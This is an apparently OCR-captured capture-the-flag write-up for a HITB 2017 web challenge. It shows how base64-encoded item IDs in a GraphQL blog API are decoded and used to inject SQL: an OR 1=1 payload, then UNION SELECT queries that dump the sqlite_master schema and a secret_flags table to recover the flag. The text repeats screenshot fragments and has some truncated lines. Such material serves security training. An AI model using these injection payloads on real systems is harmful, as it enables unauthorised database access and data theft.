
Blogs

- Welcome to the blog!
- Chicken
- Graph
- Lipsum

Blogs

- Welcome to the blog!
- Chicken
- Graph
- Lipsum




3
4.07 KB
586ms
0
0
0
Search
Network
Storage
Console
Elements
All Resources
Documents
Name
api
api
47.74.147.34
api
{
"data": {
"allAuthors": {
"edges": [
{
"node": {
"id": "aYT0x",
"name": "Bartholomew Igbad"
}
},
{
"node": {
"id": "aYT0y",
"name": "Harvey Acker"
}
}
]
}
}
}

Request & Response

Method	POST
Cached	No
Status	OK
Code	200
Encoded	132 B
Decoded	132 B
Transferred	278 B
Compressed	No

Request Data

Name	Value
query	{ allAuthors{ edges { node { id name }}} }

Request Headers

Name	Value
Content...	application/x-www-form-urlencoded
Referer	http://47.74.147.34:20011/
Accept	*/*
User-A...	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/603.3.8 (KHTML, like Gecko) Version/10.

GraphQL

Describe your data

```
type Project {
  name: String
  tagline: String
  contributors: [User]
}
```

Ask for what you want

```
{
  project(name: "GraphQL") {
    tagline
  }
}
```

Get predictable results

```
{
  "project": {
    "tagline": "A query language for APIs"
  }
}
```

Get Started Learn More

A query language for your API

GraphQL is a query language for APIs and a runtime for fulfilling those queries with your existing data. GraphQL provides a complete and

GraphQL IDE File Edit View Window 1KB/s 991B/s 43° 0.66 A Thu 11:37 AM

Back | Collection | History | Execute | Save | Project | Environment | Query | Documentation

<Unnamed> +

```
{
  itemSelection(ids:"bPTEK,bPTIK,bPTMK,bPTA=,bPTB=") {
    __typename
    id
    authorId,
    author {
      id
    }
  }
}
```

QUERY VARIABLES


```
{
  "data": {
    "itemSelection": [
      {
        "__typename": "BlogItem",
        "id": "bYj0x",
        "authorId": 1,
        "author": {
          "id": "aYT0x"
        }
      },
      {
        "__typename": "BlogItem",
        "id": "bYj0y",
        "authorId": 1,
        "author": {
          "id": "aYT0x"
        }
      },
      {
        "__typename": "BlogItem",
        "id": "bYj0z",
        "authorId": 1,
        "author": {
          "id": "aYT0x"
        }
      }
    ]
  }
}
```


Schema | Query

No Description

FIELDS

node(id: ID!): Node

allItems(before: String, after: String, first: Int, last: Int): BlogItemConnection

allAuthors(before: String, after: String, first: Int, last: Int): AuthorConnection

itemsForAuthor(id: ID!): [BlogItem]

item(id: ID!): BlogItem

itemSelection(ids: String!): [BlogItem]

Project | Environment | Query | Documentation

```
"BlogItem",

"

"BlogItem",

"

"BlogItem",
```

Schema — Query

No Description

FIELDS

node(id: ID!): Node

allItems(before: String, after: String, first: Int, last: Int): BlogItemConnection

allAuthors(before: String, after: String, first: Int, last: Int): AuthorConnection

itemsForAuthor(id: ID!): [BlogItem]

item(id: ID!): BlogItem

itemSelection(ids: String!): [BlogItem]

47.74.147.34

(in collaboration with XCTF) « HITB... | 2017 - Event | Powered by XCTF-OJ | 2017 - Event | Powered by XCTF-OJ | My first Blog! | Google Keep | exco | NUSH Infocomm Slack

Dynamic multi-author blog version 0.1

Authors

- Bartholomew Igbad
- Harvey Acker
- All authors

Welcome!

This is our blog!

Check out our exquisite list of authors on the left.

Choose a blog item to read on the left.

Blogs

- Welcome to the blog!
- Chicken
- Graph
- Lipsum

< Schema Query

No Description

FIELDS

node(id: ID!): Node

allItems(before: String, after: String, first: Int, last: Int): BlogItemConnection

allAuthors(before: String, after: String, first: Int, last: Int): AuthorConnection

itemsForAuthor(id: ID!): [BlogItem]

item(id: ID!): BlogItem

itemSelection(ids: String!): [BlogItem]

"BlogItem",

"

"BlogItem",

"

"BlogItem",

Schema Query

No Description

FIELDS

node(id: ID!): Node

allItems(before: String, after: String, first: Int, last: Int): BlogItemConnection

allAuthors(before: String, after: String, first: Int, last: Int): AuthorConnection

itemsForAuthor(id: ID!): [BlogItem]

item(id: ID!): BlogItem

itemSelection(ids: String!): [BlogItem]

GraphQL IDE File Edit View Window

Back Collection History Execute Save

<Unnamed> +

The blog posts were shown in this order of IDs:

```
{
  itemSelection(ids:"bYj0x,bYj0y,bYj0z,bYj00 ") {
    __typename
    id
    authorId,
    author {
      id
    }
  }
}
```

What does this look like?

```
{
  "data": {
    "itemSelection": [
      {
        "__typename": "BlogIt
        "id": "bYj0x",
        "authorId": 1,
        "author": {
          "id": "aYT0x"
        }
      },
      {
        "__typename": "BlogIt
        "id": "bYj0y",
        "authorId": 1,
        "author": {
          "id": "aYT0x"
        }
      },
      {
        "__typename": "BlogIt
        "id": "bYj0z",
        "authorId": 1,
        "author": {
          "id": "aYT0x"
```

Value	Char	Value	Char	Value	Char	Value	Char
0	A	16	Q	32	g	48	w
1	B	17	R	33	h	49	x
2	C	18	S	34	i	50	y
3	D	19	T	35	j	51	z
4	E	20	U	36	k	52	0
5	F	21	V	37	l	53	1
6	G	22	W	38	m	54	2
7	H	23	X	39	n	55	3
8	I	24	Y	40	o	56	4
9	J	25	Z	41	p	57	5
10	K	26	a	42	q	58	6
11	L	27	b	43	r	59	7
12	M	28	c	44	s	60	8
13	N	29	d	45	t	61	9
14	O	30	e	46	u	62	+
15	P	31	f	47	v	63	/

bYj0x → fails to decode as base64

XXXbYj0x →]u?b=1

000bYj0x → ??M=1

XXXbYj0y ⟶]u?b=2

XXXbYj0z ⟶]u?b=3 🤔

XXXbYj00 ⟶]u?b=4

```
echo -e "XX[=1" | base64 | sed "s/WFh//g"
```

```
WFhbPTEK
```

GraphQL IDE File Edit View Window

Back Collection History Execute Save

<Unnamed> +

```
{
  itemSelection(ids:"bPTEK,bPTIK,bPTMK,bPTA=,bPTB=") {
    __typename
    id
    authorId,
    author {
      id
    }
  }
}
```

```
{
  "data": {
    "itemSelection": [
      {
        "__typename": "BlogItem",
        "id": "bYj0x",
        "authorId": 1,
        "author": {
          "id": "aYT0x"
        }
      },
      {
        "__typename": "BlogItem",
        "id": "bYj0y",
        "authorId": 1,
        "author": {
          "id": "aYT0x"
        }
      },
      {
        "__typename": "BlogItem",
        "id": "bYj0z",
        "authorId": 1,
        "author": {
          "id": "aYT0x"
        }
      }
    ]
  }
}
```

```
echo -e "XX[=10e-1 OR true OR id='" | base64 | sed "s/WFh//g"
```

Project En

Sc=") {


```
{
  "errors": [
    {
      "message": "(sqlite3.OperationalError) no such column: true
[SQL: u\"SELECT blog_item.id AS blog_item_id, blog_item.title AS
blog_item_title, blog_item.content AS blog_item_content,
blog_item.author_id AS blog_item_author_id \\nFROM blog_item
\\nWHERE id in ('10e-1' OR true OR id='')\"]",
      "locations": [
        {
          "column": 3,
          "line": 2
        }
      ]
    }
  ],
  "data": {
    "itemSelection": null
  }
}
```


Search the s

A GraphQL s
each kind of

ROOT TYPES

query: Query

GraphQL IDE File Edit View Window

Back Collection History Execute Save Project Environ

<Unnamed> +

```
{
  itemSelection(ids:"bPTEnKSBPUiAxPTEgT1IgKCc=") {
    __typename
    id
    authorId,
    author {
      id
    }
  }
}
```

1') OR 1=1 OR ('

Because the query would be
SELECT …
FROM blog_item
WHERE id in ('1') OR 1=1 OR ('')

QUERY VARIABLES


```
{
  "data": {
    "itemSelection": [
      {
        "__typename": "BlogItem",
        "id": "bYj0x",
        "authorId": 1,
        "author": {
          "id": "aYT0x"
        }
      },
      {
        "__typename": "BlogItem",
        "id": "bYj0y",
        "authorId": 1,
        "author": {
          "id": "aYT0x"
        }
      },
      {
        "__typename": "BlogItem",
        "id": "bYj0z",
        "authorId": 1,
        "author": {
          "id": "aYT0x"
        }
      },
      {
        "__typename": "BlogItem",
        "id": "bYj00",
        "authorId": 2,
        "author": {
          "id": "aYT0y"
        }
      }
    ]
  }
}
```


Docu

Search the schem

A GraphQL schem
each kind of ope

ROOT TYPES

query: Query

SQL UNION Operator

‹ Previous

The SQL UNION Operator

The UNION operator is used to combine the result-set of two or more SELECT statements.

- Each SELECT statement within UNION must have the same number of columns
- The columns must also have similar data types
- The columns in each SELECT statement must also be in the same order

UNION Syntax

```
SELECT column_name(s) FROM table1
UNION
SELECT column_name(s) FROM table2;
```

GraphQL IDE File Edit View Window

Back Collection History Execute Save Project Environ

<Unnamed> +

```
{
  itemSelection(ids:"bPTEnKSBVTklPTiBTRUxFQ1QgbmFtZSBhcyBibG9nX
    __typename
    id
    content
  }
}
```

```
1') UNION SELECT
name as blog_item_id,
name as blog_item_title,
sql as blog_item_content,
name as blog_item_author_id
FROM sqlite_master
WHERE type='table' OR ('
```

QUERY VARIABLES


```
{
  "data": {
    "itemSelection": [
      {
        "__typename": "BlogItem",
        "id": "bYj0x",
        "content": "<p>It is not finished yet, so I'm afraid
that all content is just gibberish<p>\n<p>However, we do already
have multi-author support, so expect to see some real good
content coming soon!</p>\n<p>Just stay in tune for the sequel ;)
</p>\n"
      },
      {
        "__typename": "BlogItem",
        "id": "bYj1hdXRob3I",
        "content": "CREATE TABLE author (\n\tid INTEGER NOT
NULL, \n\tname VARCHAR, \n\tPRIMARY KEY (id)\n)"
      },
      {
        "__typename": "BlogItem",
        "id": "bYj1ibG9nX2l0ZW0",
        "content": "CREATE TABLE blog_item (\n\tid INTEGER NOT
NULL, \n\ttitle VARCHAR, \n\tcontent VARCHAR, \n\tauthor_id
INTEGER, \n\tPRIMARY KEY (id), \n\tFOREIGN KEY(author_id)
REFERENCES author (id)\n)"
      },
      {
        "__typename": "BlogItem",
        "id": "bYj1zZWNyZXRfZmxhZ3M",
        "content": "CREATE TABLE secret_flags (\n\tid INTEGER
NOT NULL, \n\tflag VARCHAR, \n\tPRIMARY KEY (id)\n)"
      }
    ]
  }
}
```


Docu

Search the schem

A GraphQL schem
each kind of ope

ROOT TYPES

query: Query

```
          "__typename": "BlogItem",
          "id": "bYj1ibG9nX2l0ZW0",
          "content": "CREATE TABLE blog_item (\n\tid INTEGER NOT
NULL, \n\ttitle VARCHAR, \n\tcontent VARCHAR, \n\tauthor_id
INTEGER, \n\tPRIMARY KEY (id), \n\tFOREIGN KEY(author_id)
REFERENCES author (id)\n)"
        },
        {
          "__typename": "BlogItem",
          "id": "bYj1zZWNyZXRfZmxhZ3M",
          "content": "CREATE TABLE secret_flags (\n\tid INTEGER
NOT NULL, \n\tflag VARCHAR, \n\tPRIMARY KEY (id)\n)"
        }
      ]
    }
}
```


GraphQL IDE File Edit View Window

Back Collection History Execute Save Project Environ

<Unnamed> +

```
{
  itemSelection(ids:"bPTEnKSBVTklPTiBTRUxFQ1QgZmxhZyBhcyBibG9nX
    __typename
    id
    content
  }
}
```

```
1') UNION SELECT
flag as blog_item_id,
flag as blog_item_title,
flag as blog_item_content,
flag as blog_item_author_id
FROM secret_flags
WHERE 1=1 OR ('
```

QUERY VARIABLES


```
{
  "data": {
    "itemSelection": [
      {
        "__typename": "BlogItem",
        "id": "bYj0x",
        "content": "<p>It is not finished yet, so I'm afraid that all content is just gibberish<p>\n<p>However, we do already have multi-author support, so expect to see some real good content coming soon!</p>\n<p>Just stay in tune for the sequel ;)</p>\n"
      },
      {
        "__typename": "BlogItem",
        "id": "bYj1oaXRie2ZyNG0zdzBya3NfcHIzdjNudF8xbmozdGlvbn0",
        "content": "hitb{fr4m3w0rks_pr3v3nt_1nj3tion}"
      }
    ]
  }
}
```


Docu

Search the schem

A GraphQL schem
each kind of ope

ROOT TYPES

query: Query

```
ulti-author support, so expect to see some real good content
oming soon!</p>\n<p>Just stay in tune for the sequel ;)</p>\n"
    },
    {
      "__typename": "BlogItem",
      "id": "bYj1oaXRie2ZyNG0zdzBya3NfcHIzdjNudF8xbmozdGlvbn0
      "content": "hitb{fr4m3w0rks_pr3v3nt_1nj3tion}"
    }
  ]
}
```